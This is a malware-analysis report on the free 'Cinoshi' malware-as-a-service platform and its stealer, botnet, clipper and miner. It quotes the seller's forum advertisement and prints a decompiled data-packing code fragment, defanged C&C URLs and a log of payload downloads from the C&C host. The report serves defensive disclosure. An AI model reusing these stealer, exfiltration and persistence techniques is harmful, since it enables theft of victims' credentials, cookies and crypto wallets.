Cinoshi Project And The Dark Side Of Free MaaS - Cyble


Published: 2023-03-23 · Archived: 2026-04-05 15:14:30 UTC

Cyble Research & Investigation Labs investigates a New MaaS platform dubbed Cinoshi Project and its malware arsenal.

Cinoshi Clipper Targets Gamers Using Steam Trade Links


Cyble Research and Intelligence Labs (CRIL) discovered a new Malware-as-a-Service (MaaS) platform called “Cinoshi”. Cinoshi’s arsenal consists of a stealer, botnet, clipper, and cryptominer. Currently, this MaaS platform is offering stealer and web panel for free, and such free services are rarely seen. The availability of free malware services means that attackers no longer need technical expertise or resources to launch cyber-attacks. They can simply download and use malware from these platforms, which often provide detailed instructions on effectively deploying the malware. This makes it easier for cybercriminals to carry out attacks on a larger scale, increasing the overall risk to businesses, governments, and individuals.

Malware-as-a-service (MaaS) is a cybercrime model in which TAs use online platforms to sell or rent malware to other TAs. These platforms provide a wide range of malware services, including malware creation & distribution, botnet rentals, phishing campaigns, etc. These platforms provide a convenient way for attackers to launch attacks that can steal sensitive data, infect systems with different malware families, or disrupt critical infrastructure.



Cinoshi surfaced on a cybercrime forum in March 2023.

The figure below shows the post made by the TA on a cybercrime forum.



Cinoshi Project is a free stealer with support for many additional features and a convenient web panel with a builder. Stiller, botnet and clipper in one build, without unnecessary movements and headache
can describe the whole principle with one application: first, register, log in, get the build right on the site and pour. The most simple and convenient for people from people!

Build Characteristics
Net build weight without compression: ~590 kb
Detections: at the time of the creation of the theme, the clean build has 3/26, the crypted 0/26


Project functionality
Stealer
— collection of data (passwords, cookies, cards) from browsers based on Blink (Chromium), Geko, Edge;
— collection of 35+ crypto wallets and extensions for browsers;
— collecting sessions of Steam, Telegram and Discord tokens;
- collecting information about the victim's computer;
- a screenshot from the victim's computer;
Botnet (feature only available with a paid subscription)
- adding to startup with system attributes;
- adding to the Windows Defender exception;
— executing commands from the panel (downloading and running a file);
Botnet is ideal for selling installs or reusing infected computers.
Clipper (feature only available with a paid subscription)
- adding to startup with system attributes;
— substitution of addresses of 9 crypto wallets, as well as Steam trade links;

Web panel functionality

Figure 1 – Post on a Cybercrime Forum

Cinoshi MaaS is available on a monthly subscription model for 1000 rubles or 15 dollars a month and includes Botnet and Clipper functionality. The cryptominer is sold on a lifetime subscription model for 2000 rubles or 30 dollars.

The figure below shows the pricing details.



Subscription information

USERNAME	SUBSCRIPTION	STATUS	EXPIRES
	Member (Free Plan)	Subscription expired	You don't have a subscription

cinoshi's pricing plans	MEMBER	PREMIUM
Our project has a huge amount of useful functionality that is available to users with a cheap paid subscription. We recommend that you also purchase and try additional functionality that you will definitely like!	0₽ (~0$)	1000₽ (~15$) For a month (31 days)
FEATURES		
Stealer Functions — collection of data from the victim's computer	✓	✓
Botnet Functions — management of infected computers (sale of installs)	✗	✓
Clipper Functions — swap cryptowallets addresses on clipboard	✗	✓

DO YOU WANT TO PURCHASE? IT'S ABOUT TIME!

Buy a subscription for 1000 (~15$) rubles

Figure 2 – Cinoshi MaaS Pricing Details

This MaaS platform offers a web panel that provides the following functionalities:

- Compilation of builds with unique tags directly on the panel.
- Configuring stealer, as well as notifications via Telegram.
- Task management for bots in a botnet.
- Setting up wallets for replacement in the clipper.
- Configuring cryptominer.

The figure below shows Cinoshi's web panel.




Figure 3 – Cinoshi Web Panel

Cinoshi Stealer

Cinoshi Stealer is offered for free and comes with a panel that supports the integration of the build. TAs don't require any server to host this panel and can utilize the Developers Panel to build the binary.

The TA claims that this stealer has the following functionalities:

- Collection of data (passwords, cookies, cards) from browsers based on Gecko, Chromium, and Edge.
- Collect data from 35+ crypto wallets and browser extensions.
- Steal sessions of Steam, Telegram, and Discord.
- Collect information about the victim's computer.
- Screenshot from the victim's computer.
- Captures photos from the victim's webcam.

The stealer build can be configured on the web panel, which enables features that

prevent the exfiltration of the same logs or the logs which do not have much data. TAs can also prevent the execution of the malware build in Commonwealth of Independent States (CIS) countries. This panel also allows TAs to configure the build to receive notifications on Telegram.

The figure below shows the panel for configuring the stealer build.




Figure 4 – Configure Stealer Settings

The free service generates a stealer payload without any obfuscation or encryption. An encrypted build can be generated by paying 300 Rubles.

The figure below shows the option for generating the stealer payload.




Figure 5 – Create Build

The stealer web panel contains statistics of logs and details of the infected system.

The figure below shows the Cinoshi stealer web panel.




Figure 6 – Stealer Panel

Cinoshi Botnet

Using the Cinoshi panel, the TAs can build Botnet, which allows them to download and execute additional malware families on the victim's system. The TA claims that Cinoshi Botnet has the following functionality:

- Adds payload to startup with system attributes.
- Adds payload to the Windows Defender exception.

The figure below shows the Botnet panel.




Figure 7 – Botnet panel

The figure below shows the Botnet configuration panel that can execute other payloads on the infected system.




Figure 8 – Botnet configuration panel

Cinoshi Clipper

Cinoshi clipper can target multiple crypto addresses such as Bitcoin, Ethereum, Monero, Stellar, Ripple, Litecoin, Neocoin, Bitcoin Cash, and Dashcoin. Usually, clippers target cryptocurrency users, but it appears that this clipper also targets Steam users by swapping their steam trade link with the TA's trade link.

The reason for swapping the Steam trade link is likely because it allows the TA to receive any items that the victim may be trading with other Steam users. By replacing the victim's trade link with their own, the TA can intercept these trades and potentially profit from them.

The figure below shows the clipper panel.




Figure 9 – Clipper Panel

Cinoshi Cryptominer

Cinoshi cryptominer is capable of mining cryptocurrencies such as Ethereum and Monero. Using the web panel TAs can customize the miner build. The web panel offers functionality to specify the CPU consumption, wallet details, and time period to stop the mining activities.

The figure below shows the Miner panel.




Figure 10 – Cryptominer Panel

Technical Analysis of Cinoshi Stealer

The Cinoshi stealer payload is a 32-bit .Net binary (*SHA256: e3aafd9f478b82cbb53ec020cdc2e00e0c4de60a7f66a1166e54ab75b6a9e8c3*). The Cinoshi Stealer employs several anti-tampering techniques, including heavy obfuscation and the use of empty methods. It modifies its code during runtime and generates error messages when automatic de-obfuscation tools are used. As a result, obtaining readable code is more challenging, hindering analysis and giving the attacker an advantage.

The figure below shows the stealer payload.




Figure 11 – Stealer Payload

After execution, the stealer payload makes a request to *hxxps[:]//tryno[.]ru/robots* and fetches the base-64 encoded content hosted on this site using “WebClient.DownloadString”. After this, it decodes the content, which is Command and Control (C&C) URL (*hxxps[:]//anaida.evisyn[.]lol/*).

The figure below shows the C&C URL decoding process.

Figure 12 – Decoding C&C URL

Afterward, the stealer attempts to acquire various .NET dependencies files from the previously decoded URL and saves them with hidden attributes in the stealer’s assembly location. The stealer obtains the following dependencies:

- Ionic.Zip.dll
- EntityFramework.dll

- EntityFramework.SqlServer.dll
- System.Data.SQLite.dll
- System.Data.SQLite.EF6.dll
- System.Data.SQLite.Linq.dll
- SQLite.Interop.dll
- SQLite.Interop.dll

The figure below shows the requests made by the stealer to download the .Net binaries.

20	200	HTTPS	anaida.evisyn.lol	/dlls/Ionic.Zip.dll
21	200	HTTPS	anaida.evisyn.lol	/dlls/EntityFramework.dll
22	200	HTTPS	anaida.evisyn.lol	/dlls/EntityFramework.SqlServer.dll
23	200	HTTPS	anaida.evisyn.lol	/dlls/System.Data.SQLite.dll
24	200	HTTPS	anaida.evisyn.lol	/dlls/System.Data.SQLite.EF6.dll
25	200	HTTPS	anaida.evisyn.lol	/dlls/System.Data.SQLite.Linq.dll
26	200	HTTPS	anaida.evisyn.lol	/dlls/x86/SQLite.Interop.dll
27	200	HTTPS	anaida.evisyn.lol	/dlls/x64/SQLite.Interop.dll

Figure 13 – Downloading .Net Dependencies.

Now the stealer initiates multiple threads to carry out malicious actions. It initializes the paths to the directories that contain sensitive information for various applications and verifies their presence on the victim's system using the *Directory.Exists()* method.

Instead of creating physical files to store the stolen data, this stealer employs a MemoryStream. Finally, all the collected data is added to a zip file named *"Arch666.zip"*, which is created in the *AppData\Local* directory and will be used to exfiltrate the data.

```
Stream stream_2 = Class18.smethod_4(Class18.smethod_3(Class18.smethod_2(), string_2));
Stream stream_3 = Class18.smethod_4(Class18.smethod_3(Class18.smethod_2(), string_3));
Stream stream_4 = Class18.smethod_4(Class18.smethod_3(Class18.smethod_2(), string_4));
Stream stream_5 = Class18.smethod_4(Class18.smethod_3(Class18.smethod_2(), string_5));
Stream stream_6 = Class18.smethod_4(Class18.smethod_3(Class18.smethod_2(), string_6));
Stream stream_7 = Class18.smethod_4(Class18.smethod_3(Class18.smethod_2(), string_7));
Stream stream_8 = Class18.smethod_4(Class18.smethod_3(Class18.smethod_2(), string_8));
Stream stream_9 = Class18.smethod_4(Class18.smethod_3(Class18.smethod_2(), string_9));
Stream stream_10 = Class18.smethod_4(Class27.smethod_0());
Stream stream_11 = Class18.smethod_4(Class18.smethod_3(Class18.smethod_2(), Class27.smethod_1()));
FileStream fileStream = Class18.smethod_7(Class18.smethod_6(Class18.smethod_5(Environment.SpecialFolder.LocalApplicationData), "//Arch666.zip"));
try
{
    ZipArchive zipArchive = Class18.smethod_8(fileStream, ZipArchiveMode.Create);
    try
    {
        if (Class13.list_1.Count > 0)
        {
            Stream stream = Class18.smethod_10(Class18.smethod_9(zipArchive, "Cookies/Chrome Cookies.txt"));
```

Figure 14 – Using MemoryStream for Storing Stolen Data

The Cinoshi stealer targets sensitive data from web browsers, including login credentials, credit card information, and cookies. Additionally, it can harvest data from crypto extensions, cold crypto wallets, and session keys used in popular applications such as Discord, Telegram, and Steam.

The figure below shows the applications targeted by the Cinoshi stealer.




Figure 15 – Applications targeted by Cinoshi Stealer

Along with stealing data from applications, the stealer makes a get request to “hxxps[:]//ipwho[.]is/?output=xml” to identify the victim’s location detail.

The figure below shows the Geoinformation fetched by the stealer.

Figure 16 – Victim’s Geo-Info

Now it grabs all files on the desktop that are below 1 MB and have the following file extensions:

- “.txt”,
- “.doc”,
- “.mafile”,
- “.rdp”,
- “.jpg”,
- “.png”,
- “.db”

The Cinoshi stealer generates a URL pattern using the following parameters, combines with the C&C server *hxxps[:]//anaida[.]evisyn[.]lol/,* and sends

POST requests to exfiltrate the stolen data.

- ownerid
- buildid
- countp
- countc
- username
- country
- ipaddr
- BSSID
- Countw

After exfiltrating the data, the stealer payload deletes the zip archive, which was created in the above steps to remove traces of suspicious activities.




Figure 17 – Data Exfiltration

Persistence

The malware generates a new directory named “ChromeUpdater” within the “AppData\Roaming” directory and executes in this location under the name “chrome.exe”. It then adds itself to the startup location to maintain persistence.

The figure below shows the persistence method used by the stealer.

